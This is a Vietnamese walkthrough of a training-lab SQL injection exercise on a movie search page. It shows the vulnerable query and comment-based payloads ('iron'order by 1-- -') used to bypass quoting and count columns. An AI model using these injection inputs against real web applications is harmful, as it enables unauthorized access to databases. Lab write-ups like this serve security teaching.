

**SQL Injection(Get/Search)**



Giao diện bài lab, ở bài lab này chúng ta sẽ thực hiện khai thác vào lỗ hổng sql của trang web này. Chúng ta sẽ thử tìm kiếm 1 từ khóa bất kì, kết quả trả về “no movies were found!”




Quan sát lên thanh url , ta thấy url đã thay đổi với url= titanic và action = search




url ban đầu



Ta thử nhập dấu ‘ vào thanh search và nhận kết quả trả về



Kết quả trả về lỗi syntax. Nhiệm vụ của ta là bypass qua lỗi này. Bây h chúng ta sẽ xem source code của trang sqli\_1.php




Chúng ta sẽ chú ý hơn vào câu query đến database

SELECT \* FROM movies WHERE title LIKE ‘%” . sqli($title) . “%’

Để bypass qua query này, chúng ta sẽ sử dụng comment trong sql --

Ta sẽ thử lệnh sau iron’order by 1-- -




Không còn báo lỗi nữa , vậy chúng ta đã by pass thành công. Đây là query của sql sau khi mình chèn command trước đó vào


**SELECT** \* **FROM** movies **WHERE** title LIKE '%iron' **order** **by** 1-- - %'


Chúng ta đã loại bỏ được hàm sqli($title) bằng syntax comment và thay thế nó bằng query của ta thông qua phép **Order by ( sắp xếp )**

**Chúng ta sẽ tiếp tục tăng con số dần lên để tìm số cột tối đa**


****

**Khi nhập đến iron’order by 8-- -. Hệ thống đã báo lỗi không có cột thứ 8. Vậy ta đã biết số cột nhỏ hơn 8**



